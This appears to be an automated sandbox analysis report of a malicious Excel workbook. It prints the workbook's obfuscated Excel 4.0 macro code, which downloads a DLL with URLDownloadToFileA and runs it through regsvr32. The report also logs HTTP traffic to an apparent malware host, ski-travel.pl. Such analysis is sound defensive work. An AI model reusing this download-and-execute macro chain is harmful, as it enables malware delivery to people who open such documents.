Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . . $ . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326323

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326323
Entropy:	7.65586744196
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... I . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!IB343&"32", "Cr"&?????2!ID371&"yA", "JCJ", ?????2!HS341&?????2!HS356, 0)
```

```
CALL("U"&?????2!ID361, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HS341&?????2!HS356&?????2!HS370, 0, 0)
```


```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!IB343&""32"",""Cr""&?????2!ID371&""yA"",""JCJ"",?????2!HS341&?????2!HS356,0)",,,,,,,,,,,,,,,,=RUN(??
??
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&?????2!IB343&""32"",""Cr""&?????2!ID371&""yA"",""JCJ"",?????2!HS341,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&?????2!ID361,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HS341&?????2!HS356&?????2!HS370,0,0)"=EXEC(????3!W36&?????2!HS341&?????2!HS356&?????2!HS370)=HALT()
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:08:20.741333961 CET	49721	80	192.168.2.3	194.181.228.60
Nov 29, 2020 04:08:20.776189089 CET	80	49721	194.181.228.60	192.168.2.3
Nov 29, 2020 04:08:20.776303053 CET	49721	80	192.168.2.3	194.181.228.60
Nov 29, 2020 04:08:20.776794910 CET	49721	80	192.168.2.3	194.181.228.60
Nov 29, 2020 04:08:20.811621904 CET	80	49721	194.181.228.60	192.168.2.3
Nov 29, 2020 04:08:20.811674118 CET	80	49721	194.181.228.60	192.168.2.3
Nov 29, 2020 04:08:20.811703920 CET	80	49721	194.181.228.60	192.168.2.3
Nov 29, 2020 04:08:20.811768055 CET	49721	80	192.168.2.3	194.181.228.60
Nov 29, 2020 04:08:20.811803102 CET	49721	80	192.168.2.3	194.181.228.60
Nov 29, 2020 04:08:20.813673973 CET	49721	80	192.168.2.3	194.181.228.60
Nov 29, 2020 04:08:20.813703060 CET	49721	80	192.168.2.3	194.181.228.60

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:08:02.966551065 CET	64185	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:03.002250910 CET	53	64185	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:03.814306021 CET	65110	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:03.841418982 CET	53	65110	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:04.639909029 CET	58361	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:04.667222023 CET	53	58361	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:05.443057060 CET	63492	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:05.470226049 CET	53	63492	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:06.247590065 CET	60831	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:06.283052921 CET	53	60831	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:07.375709057 CET	60100	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:07.411454916 CET	53	60100	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:08.307775021 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:08.343445063 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:09.404784918 CET	50141	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:09.440258026 CET	53	50141	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:14.090775013 CET	53023	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:14.128360033 CET	53	53023	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:15.299710035 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:15.327012062 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:16.260932922 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:16.309298992 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:16.595065117 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:16.652461052 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:17.615288019 CET	59349	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:08:17.651031971 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:17.913804054 CET	57084	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:17.953485966 CET	53	57084	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:18.613949060 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:18.651343107 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:20.629971981 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:20.665512085 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:20.680978060 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:20.738358021 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:20.868931055 CET	57568	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:20.896069050 CET	53	57568	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:24.630718946 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:24.666452885 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:29.911329031 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:29.938654900 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:38.576436043 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:38.628282070 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:45.575496912 CET	53034	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:45.619277000 CET	53	53034	8.8.8.8	192.168.2.3
Nov 29, 2020 04:08:52.266012907 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:08:52.293235064 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 04:09:04.556140900 CET	55435	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:09:04.583257914 CET	53	55435	8.8.8.8	192.168.2.3
Nov 29, 2020 04:09:08.923942089 CET	50713	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:09:08.961234093 CET	53	50713	8.8.8.8	192.168.2.3
Nov 29, 2020 04:09:38.983834028 CET	56132	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:09:39.011133909 CET	53	56132	8.8.8.8	192.168.2.3
Nov 29, 2020 04:09:40.440476894 CET	58987	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:09:40.476315022 CET	53	58987	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 04:08:20.680978060 CET	192.168.2.3	8.8.8.8	0xd76f	Standard query (0)	ski-travel.pl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 04:08:20.738358021 CET	8.8.8.8	192.168.2.3	0xd76f	No error (0)	ski-travel.pl		194.181.228.60	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ski-travel.pl

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49721	194.181.228.60	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 04:08:20.776794910 CET	267	OUT	GET /ds/231120.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: ski-travel.pl Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 04:08:20.811674118 CET	268	IN	HTTP/1.1 404 Not Found Connection: Keep-Alive Cache-Control: private, no-cache, no-store, must-revalidate, max-age=0 Pragma: no-cache Content-Type: text/html Content-Length: 1237 Date: Sun, 29 Nov 2020 03:08:20 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 34 30 34 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 72 65 71 75 65 73 74 65 64 20 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 21 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 30 66 30 66 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 32 70 78 3b 6d 61 72 67 69 6e 3a 61 75 74 6f 3b 70 61 64 64 69 6e 67 3a 30 70 78 20 33 30 70 78 20 30 70 78 20 33 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 63 6c 65 61 72 3a 62 6f 74 68 3b 68 65 69 67 68 74 3a 31 30 30 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 2d 31 30 31 70 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 37 34 37 34 37 3b 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 70 78 20 73 6f 6c 69 64 20 72 67 62 61 28 30 2c 30 2c 30 2c 30 2e 31 35 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 30 20 72 67 62 61 28 32 35 35 2c 20 32 35 35 2c 20 32 35 35 2c 20 30 2e 33 29 20 69 6e 73 65 74 3b 22 3e 0a 3c 62 72 3e 50 72 6f 75 64 6c 79 20 70 6f 77 65 72 65 64 20 62 79 20 20 3c 61 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 66 66 3b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6c 69 74 65 73 70 65 65 64 74 65 63 68 2e 63 6f 6d 2f 65 72 72 6f 72 2d 70 61 67 65 22 3e 4c 69 74 65 53 70 65 65 64 20 57 65 62 20 53 65 72 76 65 72 3c 2f 61 3e 3c 70 3e 50 6c 65 61 73 65 20 62 65 20 61 64 76 69 73 65 64 20 74 68 61 74 20 4c Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 404 Not Found</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> <h1 style ="margin:0; font-size:150px; line-height:150px; font-weight:bold;">404 Not Found The resource requested could not be found on this server! Proudly powered by LiteSpeed Web Server Please be advised that L

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 5388 Parent PID: 792

General

Start time:	04:08:14
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1330000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	18BF643	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	18BF643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18BF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18BF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18BF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18BF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18BF634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18BF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18BF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18BF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18BF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18BF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18BF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18BF634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D62C544.tmp	success or wait	1	14A495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	13A20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	13A211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	13A213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	13A213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 6004 Parent PID: 5388

General

Start time:	04:08:20
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0x1170000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis